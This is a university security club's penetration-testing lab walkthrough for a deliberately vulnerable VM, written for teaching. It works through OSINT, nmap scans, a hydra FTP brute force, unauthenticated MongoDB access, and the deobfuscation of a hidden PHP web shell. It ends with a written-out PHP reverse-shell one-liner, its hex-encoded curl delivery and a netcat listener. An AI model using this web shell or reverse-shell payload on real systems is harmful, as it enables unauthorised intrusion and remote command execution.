RITSEC Week 8 – Penetration Testing

Materials and Infrastructure

1. **What materials are students provided?**
    - **Vulnerable VM** to perform Pentesting on
    - **Penetration testing report template** to write a mock-report
      Report Template link

2. **What do they need to know to do the demo?**
    a. Vulnerable VM's IP address was 192.168.100.37. Thus, the students had to statically set their host machine's IP to 192.168.100.1 before performing the pentest.

    b. Basic methodology of penetration testing
    c. Importance of writing a penetration test report

3. **Other useful information**

Box Enumeration

Open Ports:

TCP:

21	→	ftp user: [redacted] with password: [redacted]
		-->flag=[redacted]
22	→	default SSH with no password auth, so it's a red herring
25	→	Default install, nothing here
80	→	Web Server running site (nginx)
445	→	Default install, nothing here
25565	→	Throwaway port for enumeration
27017	→	MongoDB. Default config = No authentication
		→ Flag: [redacted]
31337	→	Throwaway port for enumeration
42429	→	Web Server with a web shell in it (apache)
65535	→	Throwaway port for enumeration

UDP:

2 random UDP ports (1 being in well known, one being out of the normal range)

69	→	tftp
137	→	NetBios
161	→	snmp

Easy 1

Description: Importance of OSINT and information gathering stage of pentesting
Hint: What is hunter's password? Check out his website for more info about him! Format: RS{hunter_PASSWORD}
Flag: [redacted]
Teachings:

- OSINT + Information Gathering
- Password/credential reuse + sharing
- Pentesting is about finding ALL misconfigurations; not just leet haxxoring.

Note: nmap with -T5 is a bad idea for performing an actual penetration test, as it is too loud. However, to shorten the time, we use that in this challenge guide.

We know that the VM is within the subnet of our VM (192.168.100.1). So, let's do a quick network scan with nmap and find the ip address of the vm.

nmap -Pn -T5 -v 192.168.100.0/24

This gives us a 192.168.100.37 for the VM's ip address. Perform a full scan on the box.


nmap -sV -T5 -v -p- 192.168.100.37 -oA nmap

```
Nmap scan report for 192.168.100.37
Host is up (0.00085s latency).
Not shown: 65523 closed ports
PORT      STATE SERVICE     VERSION
21/tcp    open  ftp         vsftpd 3.0.3
22/tcp    open  ssh         OpenSSH 7.2p2 Ubuntu 4ubuntu2.5 (Ubuntu Linux; protocol 2.0)
25/tcp    open  smtp        Postfix smtpd
80/tcp    open  http        nginx 1.10.3 (Ubuntu)
139/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
1337/tcp  open  waste?
25565/tcp open  minecraft?
27017/tcp open  mongodb     MongoDB 3.2.21
31337/tcp open  Elite?
42429/tcp open  http        Apache httpd 2.4.18 ((Ubuntu))
65535/tcp open  unknown
```

Next logical thing is to find what "hunter" is. The most exposed and information-rich service a company/Virtual Machine can provide is the webserver. Let's visit 192.168.100.37's webserver.

Upon visiting the port 80 nginx webserver, we are greeted with a linkedin link.

Following the linkedin link, we see a fake linkedin profile with some sensitive information.



It seems that Mr. Hunter Gosu is a senior system administrator in Gosu Inc. Also, he is “talented in configuring services in Virtual Machine”. Lastly, he is worried rather his password is in 500 worst passwords list. Googling the list shows a github link which contains the 500 worst password list.

There is a login page at 192.168.100.37/login.php. However, upon visiting, we automatically download the php file. **This shows that the nginx server was misconfigured in managing php files.**

```php
<?PHP
$local_user = "admin";
$local_password = "Python?2011";
if (isset($_POST['login'])) // check if user enter submit
{
    $u_post = $_POST['username']; // get user input
    $p_post = $_POST['password']; // get password input
```

In fact, the login.php page was using **client-side authentication, which is another misconfiguration by Gosu Inc**. Thankfully, login.php doesn't really do much.

```php
if ($local_password == $p_post)
{
    echo "Welcome Admin. Unfortunately, Admin Panel is under construction. Try going somewhere else.";
    die(); //you can arrive the user to welcome page from here
}
```

So where is the worst 500 password list going to be used?

Hunter-Gosu was known for configuring services for the VM. We might be able to bruteforce one of the services using the worst 500 password list. SSH is blocked. So let's try ftp.

hydra -l hunter -P <500_worst_password_list.txt> 192.168.100.37 ftp -f -v

```
root@kali:~# hydra -l hunter -P 500.txt 192.168.100.37 ftp -f -v
Hydra v8.6 (c) 2017 by van Hauser/THC - Please do not use in military or secret service organizations
es.

Hydra (http://www.thc.org/thc-hydra) starting at 2018-10-25 14:37:50
[DATA] max 16 tasks per 1 server, overall 16 tasks, 499 login tries (l:1/p:499), ~32 tries per task
[DATA] attacking ftp://192.168.100.37:21/
[VERBOSE] Resolving addresses ... [VERBOSE] resolving done
[STATUS] 284.00 tries/min, 284 tries in 00:01h, 215 to do in 00:01h, 16 active
[21][ftp] host: 192.168.100.37   login: hunter   password: canada
[STATUS] attack finished for 192.168.100.37 (valid pair found)
```

The students could've used a short wordlist for the username part as well. Whichever the case, the ftp bruteforce would've been trivial to do, as there was only 500 passwords to go through.

Upon logging in with the FTP credentials, we realize that we have READ permission as hunter account. This will be extremely useful, later on.

Easy 2

Description: Webscale returned! It's still the best type of database! It's secure we swear
Hint: ?
Flag: [redacted]
Teachings:

- Service misconfiguration

The default configuration for mongodb comes without any authentication. Thus, this easy2 challenge was made to show how misconfigured services can bring have huge risk.

```
root@kali:~# mongo --host 192.168.100.37
MongoDB shell version v3.4.15
connecting to: mongodb://192.168.100.37:27017/
MongoDB server version: 3.2.21
WARNING: shell and server versions do not match
> show dbs
local             0.078GB
secret_gosu_info  0.078GB
> use secret_gosu_info
switched to db secret_gosu_info
> db.secret_gosu_info.find()
{ "_id" : ObjectId("5bc81fca1b6a975721350a41"), "secret" : "RS{wh0_n33ds_auth?}" }
```

Medium 1

Description: Make sure the box is enumerated! We expect to see everything in here!
Hint: ?
Flag: N/A
Teachings:

- Enumeration phase of pentest is important
- Pentesting is about finding all potential/possible vulnerabilities and reporting them.

This challenge is about box enumeration. For the mock-pentest report, the students are expected to find any potentially vulnerable, or, useless open ports and to report them.

TCP Ports: 21, 22, 25, 80, 139, 445, 25565, 27017, 31337, 42429, 65535
UDP Ports: 137, 161, 69

TCP: nmap 192.168.100.37 -sV -v -Pn -T5 -p-
UDP: nmap 192.168.100.37 -sU -v -Pn --max-retries=0 -T5 -p-


Hard 1

Description: Did somebody say escargot?
Hint: ?
Flag: N/A
Teachings:

- Finding Remote Code Execution through vulnerable webserver
- Ability to show that attackers can get that initial foothold to the client's machine/network

Through Easy 1, Easy 2, Medium 1, and Medium2, we have discovered most of the ports that the VM have provided to us. The only port left is 42429.

The next logical step would be to find out what's going on in the 42429 port, which has apache2 service running.



I guess we either need to find Gary, or the shell.

There is no robots.txt. After performing a directory listing bruteforce, we also find out that the webserver doesn't have any directories.

The next step would be…

1. Perform webserver file listing bruteforce, using file extension.
2. Using the FTP READ permission, download the apache2 config file, figure out the root directory of apache2, and download all webserver related source codes.

Do number 1 first.

Because this is a Linux VM and apache2 is running, let's first assume that it is based on a LAMP stack. Let's try to fetch for php, html, js files.

gobuster -w <wordlist> -u "http://192.168.100.37:42429/" -x php,html,js

```
root@kali:~# gobuster -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -u "http://192.168.100.37:42429/" -x php,html,js

=====================================================
Gobuster v2.0.0              OJ Reeves (@TheColonial)
=====================================================
[+] Mode         : dir
[+] Url/Domain   : http://192.168.100.37:42429/
[+] Threads      : 10
[+] Wordlist     : /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Status codes : 200,204,301,302,307,403
[+] Extensions   : php,html,js
[+] Timeout      : 10s
=====================================================
2018/10/25 14:56:02 Starting gobuster
=====================================================
/index.html (Status: 200)

/shell.php (Status: 200)
```

It returns shell.php. But visiting shell.php through the browser doesn't give us anything.

Move to number 2, and let's find out the root directory of the apache2 service.

Since /etc usually have the configuration files, let's head to **/etc/apache2/sites-available** directory. Download **000-default.conf**, which will contain the configuration about current apache2 webserver.

```
ftp> pwd
257 "/etc/apache2/sites-available" is the current directory
ftp> get 000-default.conf
local: 000-default.conf remote: 000-default.conf
200 PORT command successful. Consider using PASV.
150 Opening BINARY mode data connection for 000-default.conf (1331 bytes).
226 Transfer complete.
```

```
ServerAdmin webmaster@localhost
DocumentRoot "/var/ /"
```

So apache2's root directory is in **/var/\/ /** (**"/var/ /"**). Let's go there and find out what this shell.php file is. Download the shell.php file, and take a look.

```
ftp> cd /var/\ /
250 Directory successfully changed.
ftp> ls
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
-rw-r--r--    1 0        0          455776 Oct 18 17:00 gary.png
-rw-r--r--    1 0        0              85 Oct 18 17:11 index.html
-rw-r--r--    1 0        0             323 Oct 18 01:50 shell.php
226 Directory send OK.
ftp> get shell.php
local: shell.php remote: shell.php
200 PORT command successful. Consider using PASV.
150 Opening BINARY mode data connection for shell.php (323 bytes).
226 Transfer complete.
```

```
root@kali:~# cat shell.php
<?php function i($l4d2){$r4s2="";for ($id3b=(2757520+8845316-11602836); $id3b < strle
n($l4d2)-(7830272+6438803-14269074); $id3b+=(7360105+9411874-16771977)){$r4s2 .= chr(
hexdec($l4d2[$id3b].$l4d2[$id3b+1]));}system($r4s2);} if(isset($_REQUEST['af5'])){ech
o "<pre>";$ja9d = ($_REQUEST['af5']);i($ja9d);echo "</pre>";die;}?>
```

‘

Looks like obfuscation has been done. Let’s undo the obfuscation.
First, beautify it.

```php
<?php
function i($l4d2)
{
   $r4s2 = "";
   for ($id3b = (2757520 + 8845316 - 11602836); $id3b < strlen($l4d2) - (7830272 +
6438803 - 14269074); $id3b += (7360105 + 9411874 - 16771977)) {
      $r4s2 .= chr(hexdec($l4d2[$id3b] . $l4d2[$id3b + 1]));
   }
   system($r4s2);
}
if (isset($_REQUEST['af5'])) {
   echo "<pre>";
   $ja9d = ($_REQUEST['af5']);
   i($ja9d);
   echo "</pre>";
   die;
}
?>
```


Clean them up and understand the code. Put some comments.

```php
<?php
function i($l4d2)
{
   $r4s2 = "";

   # Seems complex, but it's just normal for-loop.
   # The increment is by 2, yes, but there's also string concat which just
   # makes this as a normal forloop.
   for ($id3b =0; $id3b < strlen($l4d2) - 1; $id3b += 2) {

        # r4s2 = User-input as hexdec --> ascii char
      $r4s2 .= chr(hexdec($l4d2[$id3b] . $l4d2[$id3b + 1]));
   }

   # Call system with r4s2 as an argument
   system($r4s2);
}

# Receive GET/POST content of "af5"
if (isset($_REQUEST['af5'])) {
   echo "<pre>";

   $ja9d = ($_REQUEST['af5']);
   i($ja9d);
   echo "</pre>";

   die;
}
?>
```

All in all, the php code results in this behavior.

1. Receive GET/POST content of af5 parameter.
2. User input is seen as hexadecimal. Change that to Ascii. (ex. http://192.168.100.37:42429/shell.php?af5=77686f616d69 == http://192.168.100.37:42429/shell.php?af5=whoami
3. Put that ascii user input to system(<user_input>)
4. Return the output of #3, as php “echo”.

Remote Code Execution is possible.



Get a reverse shell.

php -r '$sock=fsockopen("192.168.100.1",443);exec("/bin/sh -i <&3 >&3 2>&3");'

```
root@kali:~# curl http://192.168.100.37:42429/shell.php?af5=706870202d72202724736f636
b3d66736f636b6f70656e28223139322e3136382e3130302e31222c343433293b65786563282222f62696e
2f7368202d69203c2633203e263320323e263322293b27
```

Perform the netcat shell → Fully Interactive TTY magic.

```
root@kali:~# nc -lvnp 443
listening on [any] 443 ...
connect to [192.168.100.1] from (UNKNOWN) [192.168.100.37] 60266
/bin/sh: 0: can't access tty; job control turned off
$ python -c 'import pty;pty.spawn("/bin/bash")'
www-data@ubuntu:/var/ $ ^Z
[1]+  Stopped                 nc -lvnp 443
root@kali:~# stty raw -echo
root@kali:~# nc -lvnp 443
                        reset
reset: unknown terminal type unknown
Terminal type? xterm
```

```
www-data@ubuntu:/var/ $ export TERM=xterm
```

```
www-data@ubuntu:/var/ $ export TERM=xterm^C
www-data@ubuntu:/var/ $ ^C
www-data@ubuntu:/var/ $ ^C
www-data@ubuntu:/var/ $ ^C
www-data@ubuntu:/var/ $ su -
Password:
su: Authentication failure
www-data@ubuntu:/var/ $ sudo -l
[sudo] password for www-data:
www-data@ubuntu:/var/ $
```

We now see that we have a **fully interactive tty** (ctrl+C, tab completion, text editors like vim, su/ssh command usage, etc, etc…)

There's no flag for hard1.
Students are expected that the attackers is able to gain access to the client's machine/network through remote code execution.